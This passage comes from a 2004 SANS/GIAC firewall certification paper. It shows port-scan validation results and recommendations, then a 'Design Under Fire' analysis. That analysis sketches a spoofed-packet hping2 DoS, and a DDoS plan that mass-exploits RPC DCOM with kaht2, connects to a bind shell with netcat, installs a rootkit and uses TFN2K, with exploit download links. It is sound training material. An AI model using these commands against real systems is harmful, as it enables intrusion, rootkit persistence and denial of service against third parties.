14:31:17.196949 IP 172.16.28.25.25 > 172.16.27.21.3258: S 16088652:16088652(0) ack
4151889300 win 17640 <mss 1460,nop,nop,sackOK> (DF)
14:31:17.199063 IP 172.16.27.21.3258 > 172.16.28.25.25: . ack 1 win 65535 (DF)
14:31:21.196470 IP 172.16.27.21.3258 > 172.16.28.25.25: F 1:1(0) ack 1 win 65535 (DF)
14:31:21.196517 IP 172.16.28.25.25 > 172.16.27.21.3258: . ack 2 win 17640 (DF)
14:31:27.458001 IP 172.16.28.25.25 > 172.16.27.21.2259: F 0:0(0) ack 1 win 17640 (DF)
14:32:15.487154 IP 172.16.28.25.25 > 172.16.27.21.2259: F 0:0(0) ack 1 win 17640 (DF)
```



Figure 15 shows the final statistics on the client's VPN connection after the port scan is concluded.





Figure 15 - VPN Client tunnel statistics

© SANS Institute 2004, Author retains full rights.

**Rule:** VPN users are allowed to access the Internal DNS server on UDP Port 53 (DNS).

**Test Result:** The firewall is correctly configured.

**Test Interpretation:** Figure 16 is a screenshot of ScanLine's output, ran from a workstation on the VPN subnet with an IP address of 172.16.27.25, simulating a GIAC mobile user or telecommuter connecting to the Internal DNS Server after authenticated against the VPN device.



```
C:\WINNT\system32\cmd.exe
C:\Tools>sl.exe -ph -t 1-65535 -u 1-65535 172.16.28.24
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Fri Oct 10 18:14:31 2003

172.16.28.24
Responds with ICMP unreachable: No
ICP ports:
UDP ports: 53

Scan finished at Fri Oct 10 20:31:10 2003
1 IP and 131070 ports scanned in 2 hours 16 mins 38.89 secs
C:\Tools>
```

Figure 16 - VPN User access to Internal DNS Server

Windump output verifies that the only traffic seen on the network is traffic destined for the Internal DNS Server on UDP Port 53. The firewall correctly allows this traffic in and allows the return traffic out.


```
19:22:53.175296 IP 172.16.27.25.3982 > 172.16.28.24.53: 3338 inv_q+
[b2&3=0xd0a] [0a] (4)
19:22:53.175467 IP 172.16.28.24.53 > 172.16.27.25.3982: 3338 inv_q FormErr*-
[0q] 0/0/0 (4)
```

**Rule:** External interface on border router will not accept an inbound connection request on any TCP or UDP port.

**Test result:** The border router's external interface is configured correctly.

**Test interpretation:** ScanLine was used successfully to port scan the external interface of GIAC's border router. This audit ensures that the router is not misconfigured to run unnecessary services or listen on ports previously thought to be closed.

Figure 17 is a screenshot of the ScanLine output ran from a workstation on the Internet with an IP address of 24.116.117.2. The scan is directed at the border router's external interface (24.116.117.241). Note that no TCP or UDP ports are listening.



```
C:\WINNT\system32\cmd.exe
C:\Tools>sl.exe -ph -t 1-65535 -u 1-65535 24.116.117.241
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com
Scan of 1 IP started at Sat Oct 04 14:00:52 2003

Scan finished at Sat Oct 04 15:27:59 2003
1 IP and 131070 ports scanned in 1 hour 27 mins 7.09 secs
C:\Tools>_
```

Figure 17 - Port Scan of Border Router from Internet

## B. Recommendations

Based on the results of the validation test, a list of recommendations has been prepared for presentation to GIAC management.

1. Implement logging on the border router and on the primary firewall. Logged data should be sent to a syslog server residing on the Internal LAN.
2. Implement NTP on the border router and on the primary firewall. "Accurate timestamps are important to logging."<sup>39</sup> A loopback address on the router could be utilized as the source interface for requesting NTP services from the ISP's time server. This interface could then be used to serve NTP services to the primary firewall. Public servers could then point to the primary firewall for their time services. The internal Domain controller could also utilize the primary firewall for its time services. Corporate clients would then utilize the internal Domain controller as a source of time.
3. Implement Intrusion Detection at the border and on each segment attached to the primary firewall.
4. Install a router or Layer 3 switch to provide a boundary between corporate users and servers on the Internal LAN.
5. Move the Transaction Server to a LAN which is separate from the Database server.
6. Install a more robust VPN solution, such as a Cisco 3005 VPN concentrator, to replace the PIX 501. Add another interface to the Primary firewall and attach the outside interface of the VPN gateway to the firewall at this point.
7. Move the primary firewall to more robust hardware.
8. Monitor vendor web sites closely and be vigorous in patching all devices.
9. Repeat selective port scans each time the network configuration is changed.
10. Consider installing application-layer threat protection software on all critical public and internal servers. Cisco makes an excellent product called the Cisco Security Agent<sup>40</sup> although it currently only runs on Windows NT, Windows 2000, and Sun Solaris 8.0.
11. Subject the company's proprietary transaction application to extensive vulnerability and stress-testing using tools such as Nikto<sup>41</sup> or TrustSight<sup>42</sup>

---

<sup>39</sup> National Security Agency, p.43.

<sup>40</sup> <http://www.cisco.com/en/US/products/sw/secursw/ps5057/index.html>

<sup>41</sup> <http://www.cirt.net/code/nikto.shtml>

<sup>42</sup> [http://www.syhunt.com/b\\_athena.php](http://www.syhunt.com/b_athena.php)

(formerly known as Stealth). Use tools such as Sleuth<sup>43</sup>, Paros<sup>44</sup>, or Wget<sup>45</sup> to study the web application from the client-side to see if any potentially damaging information is being unintentionally revealed.

12. Consider outsourcing a regular vulnerability testing program and network audit. One such vendor who provides this service is Qualys.<sup>46</sup>

© SANS Institute 2004, Author retains full rights.

---

<sup>43</sup> <http://www.sandsprite.com/Sleuth/index.html>

<sup>44</sup> <http://www.proofsecure.com/index.shtml>

<sup>45</sup> <http://www.gnu.org/software/wget/wget.html>

<sup>46</sup> <http://www.qualys.com/home/>

## V. Design Under Fire

In this section, a previously posted practical assignment by GIAC Certified Firewall Analyst No. 0440 Declan Ingram<sup>47</sup> is analyzed for possible security vulnerabilities.

### A. An attack against the firewall itself

Ingram's design, pictured below in Figure 18, incorporates a Linux firewall (kernel 2.4) running Netfilter/Iptables 1.2.8. The practical does not give any specifics about the kernel. The latest 2.4 series kernel<sup>48</sup> is up to 2.4.22 as of August 25, 2003. Since the practical is dated September 1, 2003, we'll assume that kernel 2.4.20 was used, as it was released in June, 2003.

GE Network Infrastructure Diagram




Figure 18 - Declan Ingram GCFW Design

The paper also doesn't specifically mention the distribution of Linux utilized in the firewall. Therefore, research for an attack against the firewall itself will focus on the

<sup>47</sup> [http://www.giac.org/practical/GCFW/Declan\\_Ingram\\_GCFW.pdf](http://www.giac.org/practical/GCFW/Declan_Ingram_GCFW.pdf)

<sup>48</sup> <http://www.kernel.org>

assumed kernel version and the known version of Netfilter/Iptables and will not attempt to focus on vulnerabilities against any particular Linux distribution.

A search on <http://www.securityfocus.com> for vulnerabilities using keywords “netfilter” and “1.2.8” yields nothing. A search on <http://www.securityfocus.com> for vulnerabilities using the keyword “netfilter” alone yields four (4) possibilities:

1. CAN-2003-0467 (<http://www.securityfocus.com/bid/8330>); bugtraq ID 8330
2. CAN-2003-0187 (<http://www.securityfocus.com/bid/8331>); bugtraq ID 8331
3. Bugtraq ID 6305 (<http://www.securityfocus.com/bid/6305>); bugtraq ID 6305
4. CAN-2002-0704 (<http://www.securityfocus.com/bid/4699>); bugtraq ID 4699

The first vulnerability, CAN-2003-0467, affects the Linux 2.4.20 kernel. Kernel 2.4.21 is not vulnerable. When CONFIG\_IP\_NF\_NAT\_FTP or CONFIG\_IP\_NF\_NAT\_IRC is enabled, or the ip\_nat\_ftp or ip\_nat\_irc modules are loaded, remote attackers can cause a denial of service (crash) in systems using NAT, possibly due to an integer signedness error. Securityfocus.com reports no known exploits of this vulnerability. From page 22 of Ingram’s practical, these modules do not appear to be loaded. Thus, this vulnerability cannot be exploited. Upgrading to the current kernel will patch this vulnerability. Netfilter’s web site provides additional details related to the problem.<sup>49</sup>

The second vulnerability, CAN-2003-0187, also affects the 2.4.20 kernel. The connection tracking core of Netfilter for Linux 2.4.20, with CONFIG\_IP\_NT\_CONNTRACK enabled or the ip\_conntrack module loaded, allows remote attackers to cause a denial of service (resource consumption) due to an inconsistency with Linux 2.4.20’s support of linked lists, which causes Netfilter to fail to identify connections with an UNCONFIRMED status and use large timeouts. The UNCONFIRMED status means the firewall has seen traffic in only one direction, but not in the other. Due to the module’s inconsistency, it is unable to identify such connections correctly anymore and thus assigns them a very large timeout. The cache holding the connection states eventually exceeds its limit. From page 21 of Ingram’s practical, the ip\_conntrack module is loaded. Unfortunately for us, Securityfocus.com also reports no known exploits of this vulnerability. Upgrading to the current kernel will patch this vulnerability. Netfilter’s web site provides additional details related to the problem.<sup>50</sup>

There are additional reports of related problems involving the IP\_CONNTRACK module, including this one at [https://bugzilla.netfilter.org/cgi-bin/bugzilla/show\\_bug.cgi?id=56](https://bugzilla.netfilter.org/cgi-bin/bugzilla/show_bug.cgi?id=56). In this particular instance, transparent web caches were bypassing some of the associated connections. As a result, the conntrack module was assigning super-long erroneous timeouts and eventually overflowing its cache.

The third vulnerability, Bugtraq ID 6305, affects kernels 2.4, 2.4.1, and 2.4.2. It is known as the IP Queuing Arbitrary Network Traffic Reading vulnerability. The IP Queuing module requires a privileged process to communicate with user space to

---

<sup>49</sup> <http://www.netfilter.org/security/2003-08-01-nat-sack.html>

<sup>50</sup> <http://www.netfilter.org/security/2003-08-01-listadd.html>



handle the queuing of network traffic on the local host. Insufficient checking of the integrity of the privileged process if performed. This could lead to a local user gaining access to information meant for the privileged process. Unfortunately for us, this is not an exploit that could be readily used by a remote user. More information is available at Netfilter's web site.<sup>51</sup>

CAN-2002-0704, the fourth vulnerability found, affects Netfilter/Iptables version 1.2.6a and earlier. In this vulnerability, the Network Address Translation (NAT) capability leaks translated IP addresses in ICMP error messages. Since Ingram is running 1.2.8 in his practical, this vulnerability cannot be exploited. More information is available at Netfilter's web site.<sup>52</sup>

A search on <http://www.securityfocus.com> for vulnerabilities using the keyword phrase "Linux kernel" yields several interesting possibilities, including this one at <http://www.securityfocus.com/bid/7601>. This is known as the Linux Kernel Route Cache Entry Remote Denial of Service Vulnerability, CAN-2003-0244, bugtraq ID 7601. This vulnerability is particularly interesting because it appears to be somewhat related to the IP\_CONNTRACK vulnerabilities discussed earlier.

The route cache vulnerability is related to the Linux Kernel's inability to properly handle a low volume flood of some types of traffic. It may be possible to generate specific types of traffic to cause excessive consumption of resources. This would eventually result in its failure to route traffic. Although no known exploits are available for this vulnerability, it is precisely this behavior that makes it an attractive target for a class of attacks known as Algorithmic Complexity Attacks, (referred to hereafter as "AC Attacks").

Researchers Crosby and Wallach<sup>53</sup> have written extensively on the subject of Algorithmic Complexity Attacks (referred to hereafter as "AC Attacks"). Whereas traditional DoS attacks focus on bugs like bandwidth starvation, buffer overflows, and weak protocol stack implementations, AC Attacks represent a class of low-bandwidth attacks that focus on inefficiencies in the worst-case performance of algorithms used in many mainstream applications.<sup>54</sup>

While Crosby and Wallach's research focused more on common applications and required the ability to send data directly to the target, many networking devices, including firewalls and routers, use simple data structures to store state connections. If the algorithms used to store state data can be determined, it may be possible to carefully select packets that will induce an AC Attack.

---

<sup>51</sup> <http://www.netfilter.org/security/2002-ipq-pid-wrap.html>

<sup>52</sup> <http://www.netfilter.org/security/2002-04-02-icmp-dnat.html>

<sup>53</sup> <http://www.cs.rice.edu/~scrosby/hash/>

<sup>54</sup> Crosby and Wallach, p.15, "Denial of Service via Algorithmic Complexity Attacks"



For more details on the Linux Route Cache Entry Remote DoS and how AC Attacks can target the Linux networking code, we turn to <http://archives.neohapsis.com/archives/vulnwatch/2003-q2/0073.html>. Here, Florian Weimer provides additional insight that may prove useful. The routing cache holds details about traffic patterns between source and destination IP addresses that the kernel has routed. When presented with a routing request, the kernel checks the routing cache to see if it can reuse previous information related to the traffic pattern making the request. If it can, it uses the cached information. If not, it routes the packet and adds that information to the routing cache.

The routing cache is implemented as a hash function. Deficiencies in the algorithms used to calculate the hash can be exploited, under certain conditions, to generate collisions which in turn require resources. Maximum limits to the number of entries in the cache and the physical system memory are used to ultimately control the impact of the cache on system performance. Linux networking code in IP\_CONTRACK uses similar hash functions.

The attack against Ingram's primary firewall will attempt to exploit the Linux Route Cache Remote Entry DoS vulnerability. Although no known exploit exists for this vulnerability, we can theorize that a successful attack would be designed to include these important components:

1. A test lab which includes a workstation booting to the bootable CD ISO image of Trinux<sup>55</sup>, a multihomed server running the Linux 2.4.20 kernel (configured to match Ingram's implementation of Netfilter/iptables), and a Windows XP workstation running Windump.
2. A packet generating utility, for use in crafting IPv4 packets with spoofed source IP addresses. Windows users should consider powerful packet generators such as Engage (formerly Rafale)<sup>56</sup>. For our attack, we'll use the \*Nix application known as Hping2<sup>57</sup>, which is conveniently packaged for Trinux.
3. The same TOS (Type-of-Service) field in the TCP header will be used on all packets to avoid routing issues related to Quality-of-Service.
4. The destination IP address will target Ingram's public web server, thus forcing the kernel to make a routing decision and populate its route cache. It makes an attractive target since TCP port 80 (HTTP) is allowed through the firewall.

With the test lab, we would simulate as closely as possible the scenario to match Ingram's configuration. In this environment, we would use Hping2 to generate packets

---

<sup>55</sup> <http://sourceforge.net/projects/trinux/>

<sup>56</sup> <http://www.engagesecurity.com/products/engagepacketbuilder/>

<sup>57</sup> <http://www.hping.org/download.html>

with spoofed source IP's in an attempt to trigger collisions in the lower bits of the routing cache hash function. While the packets are being sent, we would monitor the routing cache from the server console. Any packets generating collisions would force the kernel to create a distinct flow entry for each packet received. As the list of entries grows, the time to review the cache for matches grows. A periodic ping against the firewall would give us a visual indicator of its performance load. Windump running on the same subnet as the web server could be used to observe timestamp latencies. We could also monitor the netfilter connection table; since it uses a similar hash function, we might accidentally discover a sequence of packets that could lead to development of an exploit of the IP\_CONNTRACK vulnerability discussed earlier.

The negative effect of an expanding route cache is exacerbated by increasing the route cache size or by increasing the physical system memory. Our strategy would be to generate a sizeable amount of traffic with Hping2 over time such that the hash bucket for traffic flows could be determined and matched with the packets that generated that particular traffic. Once this information was known, we could launch an assault against Ingram's primary firewall by generating the types of packets specifically noted in the lab in hopes of a match against his kernel.

Hping2 can be used to generate the packets as follows:

```
Hping2 -i u2500 -n -p -a 173.1.1.1 223.1.1.5
```

The `-i u2500` tells Hping to set the interval between packets at 2500 microseconds, or 400 packets per second. The `-n` option tells Hping to not attempt name resolution of the target IP address. The `-p 80` option tells Hping to use destination port 80 (the default is 0). By default, Hping uses TCP as the protocol. The `-a` option tells Hping to set the source IP to any address of choice in the IP header. We select addresses from ranges 173.0.0.0/8 and 174.0.0.0/8 since it appears that Ingram's border router does not block these bogon ranges. And finally, 223.1.1.5 is the destination target address, the public Web server (Fortune Central).

Weimer<sup>58</sup> reports his success in freezing a machine with 4 GB of RAM with a stream of about 400 packets per second when forced to route packets that caused collisions. Exactly what spoofed source addresses were used was not discussed.

It is unknown how long it would take for a small test lab (like the one proposed) to "discover" the correct packet structure necessary to induce the Linux Kernel Route Cache Entry remote access DoS. One would not expect the process to be a trivial exercise. However, such exploits can be mitigated with these measures:

1. Apply the appropriate kernel patch from the applicable vendor
2. Block all spoofed addresses with ingress filters at the border router, including bogon addresses

---

<sup>58</sup> <http://archives.neohapsis.com/archives/vulnwatch/2003-q2/0073.html>.

If kernel patching is not an option and such an attack presents itself, one could also set rate limits using netfilter/iptables or decrease the routing cache size. Setting suitable rate limits is complicated and not recommended by most authors. To decrease the routing cache size, run this as root:

```
# echo 4096 > /proc/sys/net/ipv4/route/max_size
# echo 2048 > /proc/sys/net/ipv4/route/gc_thresh
#
```

Decreasing the routing cache size has its drawbacks though, as performance will also take a hit if the number of parallel flows processed by the machine exceeds the maximum routing cache size.

## **B. A distributed denial of service attack**

A distributed denial of service attack was studied next, with the intent of compromising 50 Cable/DSL connected systems and using those systems to attack Ingram's network design. The goal of such an attack is to quickly and effectively deny services to legitimate users – services can range from Domain Name System servers to e-commerce sites to military or government sites. When the victim server's load becomes exceedingly high, the targeted service either ceases to accept new connections or the server crashes.

One of the ripest possibilities for compromising multiple cable/DSL connected systems is to pursue the rash of Microsoft RPC DCOM vulnerabilities, first announced in July, 2003, with multiple revisions since then. According to Microsoft's web site<sup>59</sup>, Microsoft Security bulletin MS03-026 has undergone 10 revisions since the original announcement, as more exploits become available and additional holes are discovered. Additional details are available from the Microsoft Knowledge base.<sup>60</sup> The Nachi worm<sup>61</sup> and the Blaster worm<sup>62</sup> rely in large part on exploiting RPC vulnerabilities.

The RPC issue is due to insufficient bounds checking of client DCOM object activation requests (for DCOM listening on TCP Port 135)<sup>63</sup>. Exploitation results in execution of malicious instructions with Local System privileges on an affected system. The issue may also be exposed on other ports that the RPC Endpoint Mapper listens to, such as TCP ports 139, 135, 445, and 593. Several papers exist which describe in detail the RPC DCOM vulnerability, including excellent papers written by GIAC Certified Incident Handling Analysts Aaron Hackworth<sup>64</sup>, Wayne Freeman<sup>65</sup>, and Brian Porter<sup>66</sup>.

---

<sup>59</sup> <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp>

<sup>60</sup> <http://support.microsoft.com/?kbid=823980>

<sup>61</sup> <http://support.microsoft.com/default.aspx?kbid=826234>

<sup>62</sup> <http://support.microsoft.com/default.aspx?kbid=826955>

<sup>63</sup> <http://www.securityfocus.com/bid/8205/discussion/>

<sup>64</sup> [http://www.giac.org/practical/GCIH/Aaron\\_Hackworth\\_GCIH.pdf](http://www.giac.org/practical/GCIH/Aaron_Hackworth_GCIH.pdf)

<sup>65</sup> [http://www.giac.org/practical/GCIH/Wayne\\_Freeman\\_GCIH.pdf](http://www.giac.org/practical/GCIH/Wayne_Freeman_GCIH.pdf)

<sup>66</sup> [http://www.giac.org/practical/GCIH/Brian\\_Porter\\_GCIH.pdf](http://www.giac.org/practical/GCIH/Brian_Porter_GCIH.pdf)

Cable/DSL connected systems would be vulnerable if they were running affected Windows versions (NT, 2000, XP, and 2003) that had not been sufficiently patched, and were not protected by properly configured hardware appliances or personal firewall software. By the same token, these systems could also avoid this vulnerability by blocking the affected TCP ports at the border via a hardware or software-based packet filtering mechanism. Given the quantity of exploits created and the (now) known affects of worms such as Nachi and Blaster, it is not inconceivable at all that 50 such unprotected systems could still be found.

The first step in this type of attack is to locate the 50 Cable/DSL-connected systems that can be used as the attack servers. One of these compromised hosts will be used as the “client”, under the control of the attacker, to issue commands to the attack servers. Selecting the author’s personal cable provider, CableGuy.net<sup>67</sup>, for starters, we can search the ARIN WHOIS database<sup>68</sup> to determine the entire range of addresses registered to CableGuy. With this knowledge in mind, we can use an RPC scanner to sweep the range for vulnerable hosts. The Retina DCOM scanner<sup>69</sup> from eEye Digital Security is an excellent choice for this. We can select other well-known service providers if 50 hosts cannot be found in the initial scan phase.

Next, we select our exploit code to compromise the hosts identified by Retina as vulnerable. The following exploits are available:

<http://www.securityfocus.com/data/vulnerabilities/exploits/dcomrpc.c>  
<http://www.securityfocus.com/data/vulnerabilities/exploits/dcom.c>  
<http://www.securityfocus.com/data/vulnerabilities/exploits/DComExpl UnixWin32.zip>  
<http://www.securityfocus.com/data/vulnerabilities/exploits/07.30.dcom48.c>  
<http://www.securityfocus.com/data/vulnerabilities/exploits/30.07.03.dcom.c>  
[http://www.securityfocus.com/data/vulnerabilities/exploits/0x82-dcomrpc\\_usemgret.c](http://www.securityfocus.com/data/vulnerabilities/exploits/0x82-dcomrpc_usemgret.c)  
<http://www.securityfocus.com/data/vulnerabilities/exploits/oc192-dcom.c>  
<http://www.securityfocus.com/data/vulnerabilities/exploits/kaht2.zip>  
<http://www.securityfocus.com/data/vulnerabilities/exploits/rpc!exec.c>.

Our choice will be kaht2.<sup>70</sup> Although the author doesn’t tell us what the acronym “kaht” stands for, we can guess that it stands for Killer Auto-Hacking Tool. Kaht2 is an easy-to-use multithreaded, Win32 mass RPC rooting tool that can target an entire range of IP addresses. It even comes with a macro that can be customized to do a variety of things such as disable various anti-virus packages and create new users with local Administrative privileges.

Assuming our initial scan yielded at least 50 vulnerable hosts, we could merely launch Kaht2 once to compromise any vulnerable host in the chosen range with this command:

---

<sup>67</sup> Legal disclaimer: the company name CableGuy.com is fictitious.

<sup>68</sup> <http://www1.arin.net/whois/index.html>

<sup>69</sup> <http://www.eeye.com/html/Research/Tools/RPCDCOM.html>

<sup>70</sup> <http://www.mail-archive.com/bugtraq@securityfocus.com/msg12467.html>

```
C:\kaht2.exe 192.168.0.0 192.168.255.255 512
```

This would initiate the exploit for every IP address between 192.168.0.0 and 192.168.255.255 while spawning 512 threads. Turning on the auto-hack feature would require an additional command-line argument. This will exploit every vulnerable machine in the affected range, so if the initial RPC scan yielded say, 200 potential targets, we could use kaht2 to single out 50 for compromise. If the initial scan yielded say fewer than 75, we would go ahead and run kaht2 against the entire range.

This exploit causes the attacked host to open a shell connection back to the attacker. The shell will be running under the same security context as rpcss.exe (Local System). Next, we use Netcat to connect to the victim's listening shell on the default port, 4444/TCP, with this command:

```
C:\nc.exe 192.168.31.15 4444
```

If successful, we'll be rewarded with a command shell:

```
C:\Windows\system32>
```

If we're feeling especially malicious, we could install a rootkit so that access could be available even if the impacted users do eventually install patches and clean their infected machines. One such rootkit is He4Hook, available at <http://www.rootkit.com/vault/hoglund/He4Hook215b6.zip>. Extract the contents and then launch he4hookcontrol.exe (located at \He4HookInv\Win32\He4HookControl\Release\) to install.

The next step is to select the DDoS tool. An excellent beginning point for DDoS attacks/tools literature is <http://staff.washington.edu/dittrich/misc/ddos/>. There are two different approaches: (1) occupy network bandwidth, and (2) occupy network resources. Hogging excessive bandwidth could be approached using ICMP as Ingram's ingress filter denies Echo, Redirect, and Mask-request but allows all other ICMP packets. Utilities such as SING<sup>71</sup> could be used to craft monstrous ICMP packets which would be allowed through the border router and which would consume bandwidth. Ofir Arkin has written some excellent papers on the usage of ICMP in scanning hosts.<sup>72</sup>

Popular tools include Trinoo, Tribal Force Network (TFN) or TFN2K, Stacheldracht/Stacheldrachtv4, Shaft, Mstream, or Trinity. Another interesting possibility is Stacheldracht v2.666, which includes the same basic functionality of earlier versions but with fewer bugs and added features such as TCP ACK floods and TCP NULL floods. Some lesser known tools are described briefly at [http://www.riverheadnetworks.com/re/known\\_ddos\\_tools.html](http://www.riverheadnetworks.com/re/known_ddos_tools.html). One very interesting possibility is the DDoS tool named Stick<sup>73</sup>, which works by firing numerous attacks at

---

<sup>71</sup> <http://sourceforge.net/projects/sing>

<sup>72</sup> <http://www.sys-security.com/html/papers.html>

<sup>73</sup> <http://packetstormsecurity.nl/advisories/iss/iss.00-03-14.stick>

random from random source IPs to purposely trigger IDS events. This is a DDoS specifically against IDS.

TFN2K was chosen for our attack. A detailed technical analysis can be found at [http://packetstormsecurity.nl/distributed/TFN2k\\_Analysis.htm](http://packetstormsecurity.nl/distributed/TFN2k_Analysis.htm). Directly from this document, we learn:

### Overview - What is TFN2K?

TFN2K allows *masters* to exploit the resources of a number of *agents* in order to coordinate an attack against one or more designated *targets*. Currently, UNIX, Solaris, and Windows NT platforms that are connected to the Internet, directly or indirectly, are susceptible to this attack. However, the tool could easily be ported to additional platforms.

